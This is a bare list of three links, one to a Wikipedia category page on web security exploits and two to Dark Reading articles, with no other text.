http://en.wikipedia.org/wiki/Category:Web_security_exploits
http://www.darkreading.com/document.asp?doc_id=125321
http://www.darkreading.com/document.asp?doc_id=107651